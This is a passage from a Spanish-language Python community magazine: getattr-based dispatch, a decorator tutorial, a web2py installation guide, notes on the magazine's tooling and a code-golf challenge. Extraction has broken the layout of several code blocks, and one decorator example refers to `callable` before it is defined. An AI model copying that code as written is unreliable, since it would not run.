Esto es lo que sigue sin gustarme. ¿Por qué? Porque seguimos teniendo el problema de los ifs horribles desparramados por todos lados. Seguimos teniendo que mantener esas 40 líneas de código que solo sirven para elegir el código a ejecutar. Mi opinión es que debería poder hacerse de otra forma.

La rareza viene al rescate: La solución dinámica

Bien, en teoría la cosa rara debería ahora ayudarnos con nuestro problema. ¿Y cómo nos va a ayudar esa cosa rara de Python?. Recordemos que nos habíamos olvidado del código de los métodos “accionX_en_Y”, esos estaban aprobados :). Lo feo era el código que elegía cuál método ejecutar según el servicio.

Veamos entonces la versión “rara” de ese código:

```
def accion1(self, servicio):  
    getattr(self, "accion1_en_" + servicio)()
```

¿Se nota qué falta? ¡Ya no tenemos el if!

Antes teníamos esas 40 líneas de ifs, 8 líneas por cada acción que solo decidían qué código ejecutar. Ahora esa decisión se toma con 1 línea en cada acción, con lo que nos quedan (con 5 acciones) un total de.... 5 líneas! 5 líneas contra 40 es un ahorro del 87% menos de código. Cuidado. La cuestión no es “tener pocas líneas porque es más lindo”. En este caso, la ventaja es no tener que mantener código repetitivo e innecesario.

Y no solo eso, ganamos también otra ventaja muy importante: Si mañana agregamos o sacamos servicios, no es necesario tocar nada del código que elige el método a ejecutar. Solo agregamos las implementaciones (métodos accionX_en_Y), y la clase sabrá por si sola llamarlos, sin que tengamos que decirle nada extra. Así de práctico.

Conclusión

En un ejemplo bastante simple, se ve cómo una característica “extraña”, bien usada puede transformarse en una característica “práctica”. Y cuidado, porque cuando se empiezan a aprovechar estas características, resulta bastante molesto volver a los lenguajes que no las tienen... Es adictivo, jeje.

PD: crédito a César Ballardini que me mostró el artículo de Paul Graham :D



```
>>> ¡la comunidad  
sigue  
creciendo!
```




```
>>> ¡y sigue  
conectándose!
```



```
>>> si sos  
[programador,  
estudiante,  
empresario,  
aficionado]
```

```
>>> vení a...
```



PYCON Argentina

15 y 16 de Octubre
Ciudad de Córdoba, Argentina
entrada libre y gratuita
inscribite en <http://ar.pycon.org>



Decorando código (Parte I)



Autor: Fabián Ezequiel Gallina

En este artículo voy a hablar sobre cómo escribir decoradores en nuestro lenguaje favorito.

Un decorador (o decorator en inglés) es básicamente un callable ¹ que envuelve a otro y que permite modificar el comportamiento de aquel envuelto. Esto puede sonar enredado en un principio pero es realmente más sencillo de lo que parece.

Ahora sí, sin más preámbulos vamos a ponernos a cocinar unos ricos callables envueltos caseros.

Ingredientes

- un callable
- un decorador
- café (opcional)
- azúcar a gusto (opcional)

Nuestro callable, que va a ser envuelto, se va a ver más o menos como esto:

```
def yes(string='y', end='\n'):  
    """outputs `string`.
```

This is similar to what the unix command `yes` does.

Default value for `string` is 'y'

```
"""
```

```
print(string, sep='', end=end)
```

Nuestro decorador, que va a envolver al callable y se va a ver más o menos como esto:

```
def log_callable(callable):
```

```
    """Decorates callable and logs information about it.
```

```
    Logs how many times the callable was called and the params it had.
```

```
    """
```

```
    if not getattr(log_callable, 'count_dict', None):
```

```
        log_callable.count_dict = {}
```

```
    log_callable.count_dict.setdefault(
```

```
        callable.__name__, 0
```

```
)
```

```
    def wrap(*args, **kwargs):
```

```
        callable(*args, **kwargs)
```

```
        log_callable.count_dict[callable.__name__] += 1
```

```
        message = []
```

```
        message.append(
```

```
            """called: '{0}' '{1} times'""".format(
```

```
                callable.__name__,
```

```
                log_callable.count_dict[callable.__name__]
```

```
            )
```

```
        )
```

```
        message.append(
```

```
            """Arguments: {0}""".format(
```

```
                ", ".join(map(str, args))
```

```
            )
```

```
        )
```

```
        message.append(
```

```
            """Keyword Arguments: {0}""".format(
```

```
                ", ".join(["{0}={1}".format(key, value) \
```

```
                    for (key, value) in kwargs.items())
```

```
    )  
    )  
  
    logging.debug("; ".join(message))
```

return wrap

El café es solo para mantenerse despierto mientras se codea y el azúcar podría usarse con el café, lo cuál no es totalmente obligatorio porque todos sabemos que el azúcar puede comerse sólo, a cucharadas.

Preparación

Una vez que contamos con nuestro callable y nuestro decorador, procedemos a mezclarlos en un bol.

En Python tenemos 2 formas de mezclarlos, que son totalmente válidas.

La primera, bien dulce, con azúcar sintáctico:

```
@log_callable  
def yes(string='y', end='\n'):  
    [...]
```

La segunda ², sólo para diabéticos:

```
yes = log_callable(yes)
```

Voilà, tenemos nuestro callable envuelto (decorado).

A continuación hablaremos un poco de la anatomía básica de un decorador para que nuestro verdulero amigo no nos estafe al momento de elegirlo.

Cómo se ve un decorador

Tanto una clase como una función pueden ser un decorador. A su vez estos decoradores pueden o no recibir argumentos (aparte de los argumentos con los que se llama el callable).

Por lo que tendremos 2 grandes grupos:

1. Funciones decoradoras

- a. Sin argumentos.

b. Con argumentos.

2. Clases decoradoras

a. Sin argumentos.

b. Con argumentos.

La llamada del callable en un decorador *debe* ser explícita, un decorador podría por ejemplo hacer que no se ejecute la función decorada.

Ejemplo:

```
def disable(callable):
    """Decorates callable and prevents executing it."""

    def wrap(*args, **kwargs):
        logging.debug("{0} called but its execution "\
            "has been prevented".format(
                callable.__name__
            )
        )

    return wrap

@disable
def yes(string='y', end='\n'):
    [...]
```

Funciones decoradoras sin argumentos

En una función decoradora que no recibe argumentos su primer y único parámetro es el callable decorado en cuestión. Ya en la función anidada es dónde se reciben los argumentos posicionales y de palabra clave que se utilizaron para llamar al callable decorado.

Esto puede verse en cualquiera de los decoradores mostrados anteriormente.

Funciones decoradoras con argumentos

Veremos ahora un ejemplo de función decoradora que recibe argumentos propios. Vamos a trabajar en un equivalente de `log_callable` que permita especificar si queremos contar o no el número de llamadas.

Ejemplo log_callable con argumentos:

```
def log_callable(do_count):

    if not getattr(log_callable, 'count_dict', None) and do_count:
        log_callable.count_dict = {}

    if do_count:
        log_callable.count_dict.setdefault(
            callable.__name__, 0
        )

    def wrap(callable):
        def inner_wrap(*args, **kwargs):
            callable(*args, **kwargs)

            message = []

            if do_count:
                log_callable.count_dict.setdefault(
                    callable.__name__, 0
                )
                log_callable.count_dict[callable.__name__] += 1
                message.append(
                    u"""called: '{0}' '{1} times'""".format(
                        callable.__name__,
                        log_callable.count_dict[callable.__name__],
                    )
                )
            else:
                message.append(u"""called: '{0}'""".format(
                    callable.__name__))

            message.append(u"""Arguments: {0}""".format(", ".join(args)))
            message.append(
                u"""Keyword Arguments: {0}""".format(
                    ", ".join(["{0}={1}".format(key, value) \
                                for (key, value) in kwargs.items()])
                )
            )
```

```

    )

    logging.debug("; ".join(message))

    return inner_wrap

return wrap

```

Una función decoradora con argumentos recibe los parámetros que se le pasa explícitamente al decorador. El callable es recibido por la primer función anidada y finalmente, los argumentos pasados a ese callable son recibidos por la siguiente función anidada (en este caso llamada `inner_wrap`).

La forma de usar el decorador sería:

```

@log_callable(False)
def yes(string='y', end='\n'):
    [...]

```

Clases decoradoras sin argumentos

Como dijimos antes, tanto el decorador como el callable no tienen que ser precisamente funciones, también pueden ser clases.

Aquí hay una versión de nuestro decorador `log_callable` sin argumentos como clase:

```

class LogCallable(object):
    """Decorates callable and logs information about it.

    Logs how many times the callable was called and the params it had.

    """

    def __init__(self, callable):
        self.callable = callable

    if not getattr(LogCallable, 'count_dict', None):
        LogCallable.count_dict = {}

    LogCallable.count_dict.setdefault(
        callable.__name__, 0

```

```

    )

def __call__(self, *args, **kwargs):
    self.callable(*args, **kwargs)
    LogCallable.count_dict[self.callable.__name__] += 1

    message = []

    message.append(
        """called: '{0}' '{1} times'""".format(
            self.callable.__name__,
            LogCallable.count_dict[self.callable.__name__]
        )
    )

    message.append(
        """Arguments: {0}""".format(
            ", ".join(map(str, args))
        )
    )

    message.append(
        """Keyword Arguments: {0}""".format(
            ", ".join(["{0}={1}".format(key, value) \
                        for (key, value) in kwargs.items()])
        )
    )

    logging.debug("; ".join(message))

```

En una clase decoradora que no recibe argumentos, el primer parámetro del `__init__` es el callable. Los parámetros de `__call__` son los argumentos posicionales y de palabra clave que se utilizaron para llamar al callable.

La diferencia más interesante a marcar es que a través del uso del `__init__` y de `__call__` nos hemos evitado usar una función anidada.

La forma de usar el decorador es la misma que aquella de la función decoradora sin argumento:

```

@LogCallable
def yes(string='y', end='\n'):

```

[...]

Clases decoradoras con argumentos

Entendiendo bien los 3 casos de decoradores anteriores es posible inferir cómo sería una clase decoradora que recibe argumentos.

Ejemplo de LogCallable con parámetro:

```
class LogCallable(object):
    """Decorates callable and logs information about it.

    Logs how many times the callable was called and the params it had.

    """

    def __init__(self, do_count):
        self.do_count = do_count

        if not getattr(LogCallable, 'count_dict', None) and do_count:
            LogCallable.count_dict = {}

    def __call__(self, callable):

        def wrap(*args, **kwargs):
            callable(*args, **kwargs)

            message = []

            if self.do_count:
                LogCallable.count_dict.setdefault(
                    callable.__name__, 0
                )
                LogCallable.count_dict[callable.__name__] += 1
                message.append(
                    u"""called: '{0}' '{1}' times""".format(
                        callable.__name__,
                        LogCallable.count_dict[callable.__name__],
                    )
                )
            )
```

```

else:
    message.append(u""""called: '{0}'""".format(
        callable.__name__))

    message.append(
        u""""Arguments: {0}""".format(
            ", ".join(map(str, args))
        )
    )
    message.append(
        u""""Keyword Arguments: {0}""".format(
            ", ".join(["{0}={1}".format(key, value) \
                        for (key, value) in kwargs.items()])
        )
    )

    logging.debug("; ".join(message))

return wrap

```

En el caso de una clase decoradora con argumentos, dichos argumentos son pasados en el `__init__`. El callable decorado es recibido por el método `__call__` y los argumentos usados para llamar al callable son recibidos en la función anidada de `__call__` (wrap en este caso).

La forma de usarlo es *exactamente* la misma que en el caso de la función decoradora con parámetros:

```

@LogCallable(False)
def yes(string='y', end='\n'):
    [...]

```

Finalizando

Los decoradores nos abren un mundo de posibilidades a la hora de hacer nuestro código más legible y sencillo, es cuestión de analizar cada caso de uso particularmente. Por lo que en la *probable* próxima entrega vamos a darle un poco más de hincapié a la decoración de clases y a ver ejemplos más prácticos.

- | | |
|---|--|
| 1 | Nombre de función o clase (en criollo: sin ponerle los paréntesis así no se ejecuta :) |
|---|--|

2

La primera es la forma recomendada y es la que seguramente elegirás, salvo que andes decorando clases en Python < 2.6

Web2Py para todos



Autor: Mariano Reingart

Analista Programador y Docente. Entusiasta del Software libre y Python, PostgreSQL y Web2Py en particular.

Blog: <http://reingart.blogspot.com>

Empresa: <http://www.sistemasagiles.com.ar>

Introducción a Web2py

Web2Py es un framework WEB (marco de trabajo / herramienta de desarrollo) de muy fácil uso y aprendizaje, inicialmente pensado con fines educativos, incluye las últimas tecnologías de una forma simple y clara (MVC, ORM, plantillas, javascript, ajax, css, etc.) que lo convierten en una solución completamente funcional para crear aplicaciones web 2.0 de manera totalmente interactiva (diseño y programación por el navegador web!).

En nuestra humilde opinión, Web2Py hace al desarrollo web rápido, fácil y más eficiente, permite enfocarse en la lógica del negocio y no en temas técnicos triviales o esotéricos. A grandes rasgos, sus puntos más sobresalientes son:

- Instalación muy simple, prácticamente sin configuración (tanto de forma independiente y mod_wsgi)
- Intuitivo y con curva de aprendizaje muy baja, ideal para ser enseñado en el aula para niveles principiantes
- Su capa de abstracción a la base de datos (DAL) permite definir tablas sin necesidad de clases complejas (que pueden ser extendidas luego con campos virtuales, similar a un ORM), y su lenguaje de consulta es muy cercano a SQL otorgando gran poder declarativo y flexibilidad, en Python.
- Estructura sólida todo-incluido, incluyendo ajax, menús, formularios, caching, GAE, servicios web (JSON, XML_RPC, AMF, SOAP), tareas programadas, etc. Su

diseño integrado, limpio y seguro previene los problemas y dificultades más comunes del desarrollo web

- Altamente pythónico: modelos, vistas y controladores dinámicos, simples, claros y explícitos, con un lenguaje de plantillas programable con Python, ayudantes HTML y mapeo bidireccional de URL por patrones avanzados.
- Sin complicaciones de línea de comandos, incluso incluye un entorno integrado de desarrollo y herramientas de administración totalmente en línea, con un editor de código y html web, sistema de tickets de error, subida de archivos, etc.

En este primer artículo veremos las características generales e instalación, posteriormente la intención es ir recorriendo y desarrollando las funcionalidades de la herramienta: el modelo, los controladores, las vistas, autenticación, formularios y ABM, ajax, etc.

Instalación de Web2Py

Web2py viene empaquetado para varios sistemas operativos, por lo que su instalación es muy simple, y su filosofía “baterías incluidas” hace que prácticamente no tengamos que descargar o instalar otras dependencias (bibliotecas o paquetes)

Windows

Para el sistema operativo Windows, encontraremos un paquete comprimido con todo lo necesario, simplemente seguir las siguientes instrucciones para tener web2py funcionando:

- Descargar el paquete todo-en-uno `web2py_win.zip` (http://www.web2py.com/examples/static/web2py_win.zip)
- Descomprimirlo
- Ejecutar (doble click) en `web2py.exe`

Mac

La instalación para Mac es muy similar a Windows, con un paquete comprimido `web2py_osx.zip` (http://www.web2py.com/examples/static/web2py_osx.zip). Solo hay que descomprimirlo y ejecutar `web2py.app` para lanzar el programa.

GNU/Linux

Por el momento no existen paquetes para las distintas distribuciones de GNU/Linux, ya que en la mayoría de los casos se puede ejecutar simplemente desde el código fuente, dado que Python y las dependencias principales generalmente están preinstaladas en estos entornos.

Para usar web2py desde el código fuente, se pueden realizar los siguientes pasos:

- Instalar las dependencias (python y conectores a la base de datos)
- Descargar el código fuente web2py_src.zip (http://www.web2py.com/examples/static/web2py_src.zip)
- Descomprimir
- Ejecutar *python web2py.py*

Como ejemplo para Ubuntu (o Debian), abrir una consola y ejecutar:

```
sudo apt-get install python-psycpg2
wget http://www.web2py.com/examples/static/web2py_src.zip
unzip web2py_src.zip
cd web2py
python web2py.py
```

Breve Recorrida

A continuación mostraremos un pantallazo rápido sobre las características principales de web2py.

Nota: Los links solo funcionan si está web2py funcionando en la máquina local, puerto 8000 (configuración por defecto).


Importante: El idioma de las páginas web varían de acuerdo a la configuración del navegador (disponible: Ingles, Español, Portugues, etc.)

Arranque

Al ejecutar web2py nos mostrará la pantalla de inicio mientras cargue e inicie el programa:




Luego aparecerá la pantalla del servidor web para desarrollo que web2py trae incorporado. Para iniciarlo deberemos elegir y ingresar una contraseña de administrador propia (por ej. 'abc') y presionar **start**:



Bienvenida

Al iniciar el servidor, web2py lanzará un explorador con la página de bienvenida (<http://127.0.0.1:8000/welcome/default/index>) predeterminada:



Esta página es la aplicación predeterminada, un “esqueleto” que se usa cuando creamos aplicaciones en web2py.

Básicamente tenemos varios enlaces a la interfaz administrativa, documentación y ejemplos interactivos; y una breve descripción sobre la página que estamos viendo:


- Visitó la URL `.../default/index`
- Que llamó la función `index()` ubicada en el archivo `.../controllers/default.py`
- La salida de este archivo es un diccionario que ha sido renderizado por la vista `.../views/default/index.html`

Interfaz Administrativa

Una vez que tenemos web2py funcionando y vemos la página de inicio, podemos empezar a crear y editar nuestras aplicaciones web, dirigiéndonos a la interfaz administrativa (`http://127.0.0.1:8000/admin/`):




En dicha página, se debe ingresar la contraseña previamente escogida en los pasos previos para poder acceder, y se abrirá un índice con las aplicaciones instaladas en esta instancia:




Aquí podríamos crear nuevas aplicaciones, subir o descargar aplicaciones ya realizadas, editar código fuente, páginas html, subir archivos estáticos o traducir los mensajes, revisar los errores, etc. Todos estos temas los iremos tratando en sucesivos artículos.

En este caso, vamos a ingresar a la aplicación predeterminada welcome (<http://127.0.0.1:8000/admin/default/design/welcome>) (bienvenida), presionando el enlace EDIT (editar):



Y allí, por ejemplo, podemos modificar el código fuente del controlador principal (default.py (<http://127.0.0.1:8000/admin/default/edit/welcome/controllers/default.py>)) presionando en el link edit (editar):



Los enlaces superiores nos permiten editar rápidamente las plantillas html relacionadas y probar las funcionalidades expuestas.

Podemos ver que el código del hola mundo es muy simple, tenemos la función *index* (que se ejecuta por defecto al ingresar a la aplicación), donde se establece el mensaje intermitente “Bienvenido a Web2Py” y se devuelve un diccionario con una variable mensaje=‘Hola Mundo’ que se usará para generar la página web:

```
def index():
    """
    acción ejemplo usando el operador de internacionalización T y mensaje flash
    renderizado por views/default/index.html o views/generic.html
    """
    response.flash = T('Welcome to web2py')
    return dict(message=T('Hello World'))
```

Cabe destacar que este es todo el código es el que se usa en la función para generar la página web, no es obligatorio ejecutar scripts de gestión, modificar archivos de configuración, mapear URL con expresiones regulares y/o importar varios módulos, web2py se encarga de todos estos temas por nosotros.

Por el momento terminaremos aquí, ya que la idea era mostrar una breve introducción a la herramienta. En artículos posteriores veremos de retomar y continuar con temas más avanzados.

Para los usuarios que deseen seguir experimentando con esta herramienta, aconsejamos seguir los ejemplos interactivos: <http://www.web2py.com.ar/examples/default/e->

xamples, donde se analizan, con pequeños segmentos de código, las características principales del framework.

Resumen:

En este artículo hemos introducido a Web2Py, una potente herramienta para programar sitios web de forma rápida y simple. La idea es ir profundizando y ampliando cada tema con más detalle en artículos posteriores.

A nuestro entender, es una muy buena opción para comenzar con el desarrollo web sin perder de vista poder realizar en un futuro aplicaciones avanzadas.

Como consejo, recomendamos suscribirse al grupo de usuarios en español (<http://groups.google.com/group/web2py-usuarios>), donde podrán realizar consultas y revisar las novedades y nuevas actualizaciones, ya que web2py avanza rápido incluyendo muchas funcionalidades nuevas en cada versión.

Recursos:

- Sitio Oficial: <http://www.web2py.com/>
- Sitio en Español: <http://www.web2py.com.ar/>
- Grupo de usuarios en español: <http://groups.google.com/group/web2py-usuarios>
- Documentación Principal (libro publicado en html de acceso gratuito): <http://www.web2py.com/book>
- Hoja de referencia rápida: [web2py-referencia.pdf](#) (<http://is.gd/efOi8>)

¿Cómo Está Hecha Esta Revista?



Autor: Roberto Alsina

Esta revista es un emergente de PyAr (<http://python.org.ar>), el grupo de desarrolladores Python de Argentina. El ser un proyecto creado por programadores, para programadores (y no un proyecto de diseñadores gráficos para diseñadores gráficos) tiene sus ventajas y sus desventajas.

La desventaja está a la vista. Yo tuve que hacer el diseño visual. Les pido disculpas tardías por cualquier sangrado ocular que les haya producido.

La ventaja es que uno de nosotros (yo) ya había agarrado software (creado por un montón de otra gente) y le había pegado patadas en el traste hasta hacer que hiciera algo más o menos parecido a la revista (un libro (<http://nomuerde.netmanagers.com.-ar>)).

Entonces, nuestros genes de programadores permiten que tengamos una infraestructura descentralizada para diseño de revistas online, multiusuario, multirol, multioutput (por ahora PDF y HTML), automático.

¿Cómo de automático? Actualizar todo el diseño del sitio y el PDF es *un comando*.

Estas son algunas de las herramientas utilizadas, todas ellas software libre:

git y gitosis

Una gran herramienta de control de cambios, y una gran herramienta para administrar repositorios.

restructured text

Un markup para documentos, uno crea archivos de texto sencillos y produce salida en casi cualquier formato.

rest2web

Convierte nuestros archivos de texto en un sitio web.

rst2pdf

Crea PDFs a partir de restructured text.

make

Se asegura que cada comando corra cuando se necesita.

rsync

Se encarga de que todo vaya al server para que puedas verlo.

Al ser esta una revista de programación, tiene algunos requerimientos particulares.

Código

Es necesario mostrar código fuente. Rst2pdf lo soporta nativamente con la directiva `code-block` pero no es parte del restructured text standard. En consecuencia, tuve que emparchar `rest2web` para que la use.

Por suerte la directiva es completamente genérica, funciona para HTML igual que para PDF. Esto es lo que tuve que agregar al principio de `r2w.py`:

```
from rst2pdf import pygments_code_block_directive
from docutils.parsers.rst import directives
directives.register_directive('code-block', \
    pygments_code_block_directive.code_block_directive)
```

Feedback

Como toda la idea es tener respuesta, hay que tener como dejarla. Comentarios en el sitio via `disqus`.

Tipografía

Es complicado encontrar un set de fuentes modernas, buenas, y coherentes. Necesito por lo menos **bold**, *italic*, **bold italic** para el texto y lo mismo en una variante monoespaciada.

Las únicas familias que encontré tan completas son las tipografías DejaVu y Vera.

HTML

Soy un queso para el HTML, así que tomé prestado un CSS llamado LSR de <http://rst2a.com>. La tipografía es vía Google Font APIs.

Server

No espero que tenga mucho tráfico. Y aún si lo tuviera no sería problema: *es un sitio en HTML estático*, así que lo puse en un servidor cortesía de Net Managers SRL (<http://netmanagers.com.ar>)

Desafío PET



Autor: Juanjo Conti

En cada número iremos sacando un desafío a resolver programando en Python y en el siguiente número se dará a conocer el ganador. En principio competimos por honor, gloria y diversión; pero en el futuro tal vez tengamos auspicios para premios :)

El desafío de esta entrega consiste en escribir un programa que reciba un número en la entrada estándar e imprima por pantalla la factorización del número en el siguiente formato. Los siguientes ejemplos muestran posibles entradas y cómo se espera que sean las salidas.

```
entrada: 11
salida: 11
```

```
entrada: 8
salida: 2^3
```

```
entrada: 24
salida: 2^3 x 3
```

```
entrada: 168
salida: 2^3 x 3 x 7
```

Notar que los factores se ordenan en orden creciente y si un factor aparece más de una vez, se debe expresar en forma de potencia.

Los participantes deben enviar su solución como un archivo .py y esta será ejecutado con python 2.7. El ganador del desafío será aquel que logre la solución con la menor cantidad de caracteres. Envía tu solución a revistapyar@netmanagers.com.ar poniendo DESAFIO1 en el título del mail antes del 01/10/2010.


Suerte y happy golfing!

Aclaraciones y Feedback

Luego de lanzado el primer número, algunas personas manifestaron dudas sobre el enunciado. Aclaraciones:

- No se pueden usar programas externos o librerías que no estén en la stdlib.
- En la cuenta de los caracteres se tienen en cuenta espacios en blanco, tabulaciones y comentarios. Así que manden sus respuestas lo más cortas posibles!
- El número recibido es un entero ≥ 0 .
- Las palabras 'entrada' y 'salida' no son parte de la entrada y salida esperada para el programa (oscureció más de lo que aclaró)
- La salida esperada para 0 es 0 y para 1 es 1.

Luego algunos de los participantes manifestaron su deseo de tener algo de feedback sobre sus soluciones enviadas; para esto creamos este wiki: <http://python.org.ar/pyar/Proyectos/RevistaPythonComunidad/PET1/Desafio>



Apple usa Schnapps intravenoso automatizado.

Este comic proviene de xkcd, un comic web de romance, sarcasmo, matemática y lenguaje (<http://xkcd.com>)